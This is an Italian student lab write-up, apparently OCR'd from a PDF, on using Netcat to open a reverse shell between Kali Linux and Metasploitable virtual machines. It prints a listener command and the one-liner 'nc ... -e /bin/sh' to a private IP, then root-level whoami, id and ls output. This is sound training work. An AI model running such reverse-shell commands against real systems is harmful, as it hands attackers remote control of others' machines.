
ESERCIZIO 1 MODULO 3 - NETCAT

Lo scopo dell'esercizio è comprendere l'utilizzo di Netcat ed effettuare una reverse shell su di una macchina.
Le macchine virtuali utilizzate per fare ciò in questo caso sono state Metasploitable e Kali Linux.

SVOLGIMENTO


Mediante l'utilizzo del comando "**nc -l -p 1234 -v"** viene messa in ascolto la porta 1234. Sarà con essa che la seconda macchina stabilirà un collegamento.

Ho inserito questo comando all'interno di Metasploitable.



A seguire, su Kali Linux ho inserito l'IP della macchina che sta cercando di stabilire il collegamento. Nel comando ho inserito il numero della porta a cui essa vuole connettersi, specificando con **-e** di far eseguire i comandi **/bin/sh.**


Fatto ciò, Metasploitable ha dato conferma della connessione in corso.



A seguire, da Metasploitable ho inserito diversi comandi per verificare l'avvenuta connessione. Con essi possiamo verificare la possibilità di visionare Kali all'interno del terminale di Metasploitable:

- **-whoami**

- -id
- -ls


(root㉿kali)-[/home/kali]
sudo nc 192.168.1.216 1234 -e /bin/sh
metasploitable [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
ls
Desktop
Documents
dos
Downloads
gameshell-save.sh
gameshell.sh
gameshell.sh.1
Music
nano.1747.save
nano.3501.save
nano.5403.save
ohibo.py
Pictures
Public
studenti
Templates
tmp
Videos